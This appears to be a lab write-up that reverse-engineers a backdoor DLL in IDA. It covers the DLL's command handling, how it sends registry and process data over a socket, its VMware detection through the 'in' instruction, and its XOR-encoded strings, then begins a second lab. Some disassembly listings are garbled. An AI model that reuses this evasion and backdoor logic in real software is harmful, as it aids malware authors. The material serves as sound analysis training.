a0x02x	\r\n\r\n0x%02x\r\n\r\n
aIdle	idle
aUptime	uptime
aLanguage	language
aRobotwork	robotwork
aMbase	mbase
aMhost	mhost
aMmodule	mmodule
aMinstall	minstall
aInject	inject
aIexploreExe	iexplore.exe
aCreateprocessG	CreateProcess() GetLastError reports %d

Figure 10: Offset strings within sub_1000FF58

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be aInject, aIexploreExe, and aCreateProcessG, which could be indicative of process injection into iexplore.exe.

ix. At 0x100101C8, dword_1008E5C4 indicates which path to take. How does the malware set dword_1008E5C4?

The comparison of dword_1008E5C4 and ebx will determine whether \cmd.exe /c or \command.exe /c is pushed; likely based upon the Operating System version to utilise the correct command prompt (figure 11).




Figure 11: cmd.exe or command.exe options

Following the xrefs of dword_1008E5C4, we see it written (type w) in sub_10001656, with the value of eax. There is a preceding call to sub_10003695, where the function takes a look at the system's Version Information (using API call GetVersionExA) (figure 12).




Figure 12:

There is a comparison between the VersionInformation.dwPlatformId and 2, so looking at the [Windows Platform IDs](#) we see that it is looking to see if 'The operating system is Windows NT or later.' If it is, then \cmd.exe /c is pushed. If not, then it is \command.exe /c.

x. What happens if the string comparison to robotwork is successful?

The robotwork string comparison is completed using the function memcmp, which returns 0 if the two strings are identical. The JNZ branch jumps if the result **Is Not Zero**. This means, if the robotwork comparison is successful, returning 0, then the jump does not execute (the red

Malware Analysis

path). If the `memcmp` was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).

```

0000000010010444 ; -----
0000000010010444
0000000010010444 loc_10010444: ; Size
0000000010010444 6A 09 push 9
0000000010010446 8D 85 40 FA FF FF lea eax, [ebp+Dst] ; Load Effective Address
000000001001044C 68 CC 5A 09 10 push offset aRobotwork ; "robotwork"
0000000010010451 50 push eax ; Buf1
0000000010010452 E8 01 48 00 00 call memcmp ; Call Procedure
0000000010010452
0000000010010457 83 C4 0C add esp, 12 ; Add
000000001001045A 85 C0 test eax, eax ; Logical Compare
000000001001045C 75 0A jnz short loc_10010468 ; Jump if Not Zero (ZF=0)
000000001001045C
  
```

Figure 13: `memcmp` of robotwork

Not jumping, (and following the red path), leads to a new function `sub_100052A2` which includes registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime` and `WorkTimes`. The function is looking for values within the `WorkTime` and `WorkTimes` (`RegQueryValueExA`) and if so, are displayed as part of the relevant `aRobotWorktime` offset addresses (via `%d`) (figure 14).

```

0000000010005200 5A 00 push 0 ; lpReserved
0000000010005202 68 D0 40 09 10 push offset aWorkTime ; "WorkTime"
0000000010005207 FF 75 FC push [ebp+pkResult]; hKey
000000001000520A FF D3 call ebx ; RegQueryValueExA ; Indirect Call Near Procedure
000000001000520C 80 35 F4 02 01 30 mov esi, ds:printf

000000001000520F 50 push eax ; pkResult
0000000010005210 68 2F 00 07 00 push 0 ; ampDesired
0000000010005215 6A 00 push 0 ; lpOptions
0000000010005217 68 50 3A 09 10 push offset $SoftwareTimeKey ; "SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime"
000000001000521C 58 02 00 00 00 push 0 ; hKey
000000001000521F FF 15 10 00 01 50 call ds:RegQueryValueExA ; Indirect Call Near Procedure
0000000010005221
0000000010005227 85 C0 test eax, eax ; Logical Compare
0000000010005229 74 DE jz short loc_10005309 ; Jump if Zero (ZF=1)
0000000010005219

0000000010005209 50 push eax ; lpReserved
000000001000520B 68 D0 40 09 10 push offset aWorkTime ; "WorkTime"
000000001000520E FF 75 FC push [ebp+pkResult]; hKey
0000000010005211 FF D3 call ebx ; RegQueryValueExA ; Indirect Call Near Procedure
0000000010005213
0000000010005215 50 push eax ; lpReserved
0000000010005217 68 D0 40 09 10 push offset aWorkTime ; "WorkTime"
000000001000521A FF 75 FC push [ebp+pkResult]; hKey
000000001000521D FF D3 call ebx ; RegQueryValueExA ; Indirect Call Near Procedure
000000001000521F
0000000010005221 85 C0 test eax, eax ; Logical Compare
0000000010005223 74 DE jz short loc_10005309 ; Jump if Zero (ZF=1)
0000000010005219

00005305
00005307 50 push eax
00005308 8D 85 F4 FF FF lea eax, [ebp+Dest] ; Load Effective Address
0000530E 68 D4 40 09 10 push offset $RobotWorkTimes ; "ip\ip\ip\Robot_WorkTimes\ %d\ip\ip\ip\"
00005313 50 push eax ; Dest
00005314 FF D5 call esi ; sprintf ; Indirect Call Near Procedure
00005316
00005318 83 C4 10 add esp, 10h ; Add
0000531D 8D 85 F4 FF FF lea eax, [ebp+Dest] ; Load Effective Address
00005322 50 push 0
00005323 50 push eax ; Str
  
```

Figure 14: Querying `SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime` and `WorkTimes` registry keys

The start of the function takes in a parameter for `SOCKET` as `s`, which is then passed through to a new function (`sub_100038EE`) along with the registry values (`ebp`) (figure 15).

```

00000000100052A2
00000000100052A2 ; int __cdecl sub_100052A2(SOCKET s)
00000000100052A2 sub_100052A2 proc near
00000000100052A2
00000000100052A2 Dest= byte ptr -60Ch
00000000100052A2 var_60B= byte ptr -60Bh
00000000100052A2 Data= byte ptr -20Ch
00000000100052A2 var_20B= byte ptr -20Bh
00000000100052A2 cbData= dword ptr -0Ch
00000000100052A2 Type= dword ptr -8
00000000100052A2 pkhResult= dword ptr -4
00000000100052A2 s= dword ptr 8
00000000100052A2

0000000010005309 8D 85 F4 FF FF lea eax, [ebp+Dest] ; Load Effective Address
000000001000530F 50 push eax ; int
0000000010005310 FF 75 08 push [ebp+s] ; s
0000000010005313 EB 06 E5 FF FF call sub_100038EE ; Call Procedure
0000000010005315
000000001000531C 83 C4 10 add esp, 10h ; Add
000000001000531E
  
```

Figure 15: Passing registry values through `SOCKET s`

Malware Analysis

Therefore, if the string comparison for `robotwork` is successful, the registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime` and `WorkTimes` are queried and the values passed through (likely) the remote shell connection.

xi. What does the export PSLIST do?




Figure 16: Exports view

Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if `dwMajorVersion` is 5 for more specific OS footprinting ([dwMajorVersions](#))), and depending on the outcome, will call either `sub_10006518` or `sub_1000664C` (figure 17).




Figure 17: PSLIST exported function paths

Both `sub_10006518` and `sub_1000664C` utilise `CreateToolhelp32Snapshot` to take a snapshot of the specified processes and associated information, and then execute appropriate commands to query the running processes IDs, names, and the number of threads. `sub_1000664C` also includes the `SOCKET (s)` to send the output out to (figure 18).

```

0040100000000000 89 FF 03 00 00 mov     ecx, 3FFh
0040100000000000 8D 0D 08 F9 FF FF lea     edi, [ebp+var_1630] ; Load Effective Address
0040100000000000 89 9D CC E9 FF FF mov     [ebp+Module], ebx
0040100000000000 53          push   ebx ; th32ProcessID
0040100000000000 F3 AE      rep stcscd ; Store String
0040100000000000 64 02      push   2 ; dwFlags
0040100000000000 E8 20 AB 00 00 call   CreateToolhelp32Snapshot ; Call Procedure
0040100000000000 C8 F8 FF      cmp     eax, 0FFFFFFFh ; Compare Two Operands
0040100000000000 8B 45 FC      mov     [ebp+Snapshot], eax
0040100000000000 75 33      jnz     short loc_100065DF ; Jump if Not Zero (ZF=0)
0040100000000000

```

```

0040100000000000 8B 45 FC      mov     [ebp+Snapshot], eax
0040100000000000 75 33      jnz     short loc_100065DF ; Jump if Not Zero (ZF=0)
0040100000000000

```

```

; char aProcessIdProce[]
aProcessIdProce db 0Dh,0Ah
                db 'ProcessID', ProcessName, ThreadNumber, 0Dh,0Ah,0
                db 'ProcessID', ProcessName, ThreadNumber, 0Dh,0Ah,0
0040100000000000 FF D6      call   esi ; sprintf ; Indirect Call Near Procedure
0040100000000000 8D 85 CC F9 FF FF lea     eax, [ebp+Dest] ; Load Effective Address
0040100000000000 50          push   eax ; Str
0040100000000000 FF 75 08      push   [ebp+g] ; s
0040100000000000 E8 AD D1 FF FF call   sub_100038BB ; Call Procedure
0040100000000000
0040100000000000 83 C4 10      add     esp, 10h ; Add
0040100000000000 8B 1D 0C E5 08 10 cmp     dword_1000E58C, ebx ; Compare Two Operands
0040100000000000 74 07      jz     short loc_10006720 ; Jump if Zero (ZF=1)
0040100000000000

```

Figure 18: Using CreateToolhelp32Snapshot, querying running processes, and sending to socket

xii. Which API functions could be called by entering sub_10004E79?

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub_10004E79

Function	Description
GetSystemDefaultLangID	Returns language identifier to determine system language
sub_100038EE	Subroutine previously seen to send data via SOCKET
sprintf	Sends formatted string output
strlen	Gets the length of a string
aLanguageId0xX	Offset containing: '[Language:] id:0x%x'

Figure 20: Functions called by sub_10004E79

The functions called from sub_10004E79 (figure 20) indicate that the functionality is to identify the language used on the system, and then pass that information through the SOCKET (as we've seen sub_100038EE before). It might make sense to rename sub_10004E79 to something like **getSystemLanguage**. While we're at it, we might as well rename sub_100038EE to something like **sendSocket**.

xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?

Malware Analysis

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to `DllMain` and the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are: `sleep`, `winexec`, `gethostbyname`, `inet_ntoa`, `CreateThread`, `WSAStartup`, `inet_addr`, `recv`, `send`, `socket`, `connect`, `LoadLibraryA`

xiv. How long will the Sleep API function at 0x10001358 execute for?

At first glance, one might think that the value passed to the `sleep` is `3E8h` (1000), equating to 1 second, however it is a `imul` call which means the value at `eax` is getting multiplied by 1000. Looking up, we see that `aThisIsCti30` at the offset address is moved into `eax` and then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).

```

0000000010001341
0000000010001341
0000000010001341 A1 20 90 01 10 mov     eax, off_10019020
0000000010001346 83 C0 0D      add     eax, 13
0000000010001349 50           push   eax
000000001000134A FF 15 B4 62 01 10 call   ds:atoi
0000000010001350 69 C0 E8 03 00 00 imul  eax, 1000
0000000010001356 59           pop    ecx
0000000010001357 50           push  eax
0000000010001358 FF 15 1C 62 01 10 call   ds:Sleep
000000001000135E 33 ED      xor    ebp, ebp
0000000010001360 E9 4F FD FF FF jmp    loc_100010B4
0000000010001360 sub_10001074 endp
0000000010001360
0000000010001360

```

off_10019020 dd offset aThisIsCti30 ; DATA XREF: sub_10001074:loc_10001341'r
; sub_10001365:loc_10001632'r ...
; "[This is CTI]30"

; Signed Multiply
; dwMilliseconds
; Indirect Call Near Procedure
; Logical Exclusive OR
; Jump

Figure 22: Sleep for 30 seconds

This means that the value of `eax` when it is pushed is 30. `atoi` converts the string to an integer, and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds.

xv & xvi. What are the three parameters for the call to socket at 0x10001701?

Malware Analysis

The three values pushed to the stack, labeled as `protocol`, `type`, and `af`, and are 6, 1, 2 respectively, are the three parameters used for the call to `socket` (figure 23).

```

00000000100016FB
00000000100016FB      loc_100016FB:      ; protocol
00000000100016FB 6A 06      push     6
00000000100016FD 6A 01      push     1      ; type
00000000100016FF 6A 02      push     2      ; af
0000000010001701 FF 15 F8 63 01 10 call    ds:socket ; Indirect Call Near Procedure
0000000010001707 8B F8      mov     edi, eax; SOCKET __stdcall socket(int af, int type, int protocol)
0000000010001709 83 FF FF   cmp     edi, 0FF ; CODE XREF: sub_10001656+AB7p
000000001000170C 75 14      jnz     short loc_1000170E ; sub_1000208F+3F47p ...
  
```

Figure 23: Call to `socket` at 0x10001701

These depict what type of socket is created. Using [Socket Documentation](#) we can determine that in this case, it is TCP IPV4. At this point, we might as well rename those operands (figure 24).

Parameter	Description	Value	Meaning
<code>af</code>	Address Family specification	2	IF_INET
<code>type</code>	Type of socket	1	SOCK_STREAM
<code>protocol</code>	Protocol used	6	IPPROTO_TCP

```

loc_100016FB:      ; protocol
push     IPPROTO_TCP
push     SOCK_STREAM ; type
push     IF_INET     ; af
call    ds:socket    ; Indirect Call
  
```

Figure 24: Definitions and renaming of socket parameters

xvii. Is there VM detection?

Address	Function	Instruction
.text:10001098	sub_10001074	xor ebp, ebp; Logical Exclusive OR
.text:10001181	sub_10001074	test ebp, ebp; Logical Compare
.text:10001222	sub_10001074	test ebp, ebp; Logical Compare
.text:100012BE	sub_10001074	test ebp, ebp; Logical Compare
.text:1000135F	sub_10001074	xor ebp, ebp; Logical Exclusive OR
.text:10001389	sub_10001365	xor ebp, ebp; Logical Exclusive OR
.text:10001472	sub_10001365	test ebp, ebp; Logical Compare
.text:10001513	sub_10001365	test ebp, ebp; Logical Compare
.text:100015AF	sub_10001365	test ebp, ebp; Logical Compare
.text:10001650	sub_10001365	xor ebp, ebp; Logical Exclusive OR
.text:100030AF	sub_10002CCE	call strcat; Call Procedure
.text:10003DE2	sub_10003DC6	lea edi, [ebp+var_813]; Load Effective Address
.text:10004326	sub_100042DB	lea edi, [ebp+var_913]; Load Effective Address
.text:10004B15	sub_10004B01	lea edi, [ebp+var_213]; Load Effective Address
.text:10005305	sub_100052A2	jmp loc_100053F6; Jump
.text:10005413	sub_100053F9	lea edi, [ebp+var_413]; Load Effective Address
.text:1000542A	sub_100053F9	lea edi, [ebp+var_213]; Load Effective Address
.text:10005B98	sub_10005B84	xor ebp, ebp; Logical Exclusive OR
.text:100061DB	sub_10006196	in eax, dx

Figure 25: Searching for the `in` instruction using 0xED in binary.

The `in` instruction (opcode 0xED) is used with the string `VMXh` to determine whether the malware is running inside VMware. 0xED can be searched (alt+B) and look for the `in` instruction (figure 25).


Malware Analysis

From here, we can navigate into the function and see what is going on within `sub_10006196`.

```
00000000100061C3 51          push    ecx
00000000100061C6 53          push    ebx
00000000100061C7 B8 68 58 4D 56   mov     eax, 'VMXh'
00000000100061CC BB 00 00 00 00   mov     ebx, 0
00000000100061D1 B9 0A 00 00 00   mov     ecx, 10
00000000100061D6 BA 58 56 00 00   mov     edx, 'VX'
00000000100061DB ED          in      eax, dx
00000000100061DC 81 FB 68 58 4D 56   cmp     ebx, 'VMXh' ; Compare Two Operands
00000000100061E2 0F 94 45 E4       setz   [ebp+var_1C] ; Set Byte if Zero (ZF=1)
00000000100061E6 5B          pop     ebx
```

Figure 26: in instruction within `sub_10006196`

Directly around the `in` instruction, we see evidence of the string `VMXh` (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of `sub_10006196` we see three occurrences, each of which contains `aFoundVirtualMa`, indicating the install is canceling if a Virtual Machine is found (figure 27).



```
000000001000E5B2 E8 DF 78 FF FF   call   sub_10006196 ; Call Procedure
000000001000E5B7 84 CD           test   al, al ; Logical Compare
000000001000E5B9 74 1E           jz     short loc_1000E5D9 ; Jump if Zero (ZF=1)

loc_1000E5B8: ; Format
000000001000E5B8 68 F0 E5 08 18   push  offset unk_1000E5F8
000000001000E5C0 FR CD 4C FF FF   call   sub_10003592 ; Call Procedure
000000001000E5C5 C7 04 24 08 4F 09+mov [esp+8+Format], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."
000000001000E5CC E8 C1 4C FF FF   call   sub_10003592 ; Call Procedure
000000001000E5D1 59             pop    ecx
000000001000E5D2 E8 90 5C FF FF   call   sub_10005567 ; Call Procedure
000000001000E5D7 EB 18           jmp    short loc_1000E5F4 ; Jump
```

Figure 27: Found Virtual Machine string found after `VMXh` string

xviii, xix, & xx. What is at `0x1001D988`?

The data starting at `0x1001D988` appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).

```
.data:1001D988      db 2Dh ; -
.data:1001D989      db 31h ; 1
.data:1001D98A      db 3Ah ; :
.data:1001D98B      db 3Ah ; :
.data:1001D98C      db 27h ; '
.data:1001D98D      db 75h ; u
.data:1001D98E      db 3Ch ; <
.data:1001D98F      db 26h ; &
.data:1001D990      db 36h ; b
.data:1001D991      db 3Eh ; >
.data:1001D992      db 31h ; 1
.data:1001D993      db 3Ah ; :
.data:1001D994      db 3Ah ; :
.data:1001D995      db 27h ; '
.data:1001D996      db 79h ; y
.data:1001D997      db 75h ; u
.data:1001D998      db 26h ; &
.data:1001D999      db 21h ; !
.data:1001D99A      db 27h ; '
.data:1001D99B      db 3Ch ; <
.data:1001D99C      db 38h ; ;
.data:1001D99D      db 32h ; 2
```

Figure 28: Random data at 0x1001D988

We have been provided a python script with the lab `lab05-01.py` which is to be used as an IDA plugin for a simple script. For 0x50 bytes from the current cursor position, the script performs an XOR of 0x55, and prints out the resulting bytes, likely to decode the text (figure 29).

```
sea = ScreenEA()
for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55
    PatchByte(sea+i,decoded_byte)
```

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from 0x1001D988 and doing XOR 0x55.

Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)




Figure 30: Manual XOR 0x55

b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the `main` subroutine. We can find this quite quickly by traversing from the `start` function and finding `sub_401040`. This is `main` as it contains the required parameters (`argc` and `**argv`). I renamed the subroutine to `main` (figure 1).

```

00000000401040
00000000401040
00000000401040 ; Attributes: bp-based frame
00000000401040
00000000401040 ; int __cdecl main(int argc, const char **argv, const char **envp)
00000000401040 main proc near
00000000401040
00000000401040 var_4= dword ptr -4
00000000401040 argc= dword ptr 8
00000000401040 argv= dword ptr 0Ch
00000000401040 envp= dword ptr 10h
00000000401040
00000000401040 55 push ebp
00000000401041 8B EC mov ebp, esp
00000000401043 51 push ecx
00000000401044 E8 B7 FF FF FF call sub_401000 ; Call Procedure
00000000401049 89 45 FC mov [ebp+var_4], eax
0000000040104C 83 7D FC 00 cmp [ebp+var_4], 0 ; Compare Two Operands
00000000401050 75 04 jnz short loc_401056 ; Jump if Not Zero (ZF=0)

00000000401052 33 C0 xor eax, eax ; Logical Exclusive OR
00000000401054 EB 05 jmp short loc_40105B ; Jump

00000000401056 loc_401056:
00000000401056 mov eax, 1

00000000401058 loc_40105B:
00000000401058 mov esp, ebp
0000000040105D 5D pop ebp
0000000040105E C3 retn ; Return Near from Procedure
0000000040105E main endp
0000000040105E

```

Figure 1: Lab06-01 | main subroutine

Navigating into the first subroutine called in main (sub_401000) (figure 2), we see it executes an external API call `InternetGetConnectedState`, which returns a `TRUE` if the system has an internet connection, and `FALSE` otherwise. This is followed by a comparison against 0 (`FALSE`) and then a `JZ` (`Jump If Zero`). This means the jump will be successful if `InternetGetConnectedState` returns `FALSE` (0) (There is no internet connection).

```

..... sub_401000 proc near
00000000401000
00000000401000 var_4= dword ptr -4
00000000401000
00000000401000 55 push ebp
00000000401001 8B EC mov ebp, esp
00000000401003 51 push ecx
00000000401004 5A 00 push 0 ; data5 reserved
00000000401005 5A 00 push 0 ; lpdwFlags
00000000401008 75 00 00 40 00 call ds:InternetGetConnectedState ; Indirect Call Near Procedure
0000000040100E 89 45 FC mov [ebp+var_4], eax
00000000401011 33 7D FC 00 cmp [ebp+var_4], 0 ; Compare Two Operands
00000000401015 74 34 jz short loc_40102B ; Jump if Zero (ZF=1)

00000000401017 70 40 00 push offset aSuccessInterne ; "Success: Internet Connection\n"
00000000401018 8B 00 00 call sub_40105F ; Call Procedure
0000000040101A 44 04 add esp, 4 ; Add
0000000040101C 8B 00 00 mov eax, 1
0000000040101E EB 05 jmp short loc_40103A ; Jump

0000000040102B loc_40102B:
0000000040102B push offset aError11NoInter ; "Error 1.1: No Internet\n"
0000000040102D 68 30 70 40 00 call sub_40105F ; Call Procedure
00000000401030 E8 2A 00 00 00 add esp, 4
00000000401035 83 C4 04 xor eax, eax ; Logical Exclusive OR
00000000401038 33 C0

0000000040103A loc_40103A:
0000000040103A mov esp, ebp
0000000040103C 5D pop ebp
0000000040103D C3 retn ; Return Near from Procedure
0000000040103D sub_401000 endp
.....

```

Figure 2: Lab06-01 | sub_401000 internet connection test

Therefore, the jump path (`short loc_40102B`) is taken and the string returned will be `'Error 1.1: No Internet\n'`.

`InternetGetConnectedState` returns `TRUE`, then the jump is not successful, and the returned string is `'Success: Internet Connection\n'`.

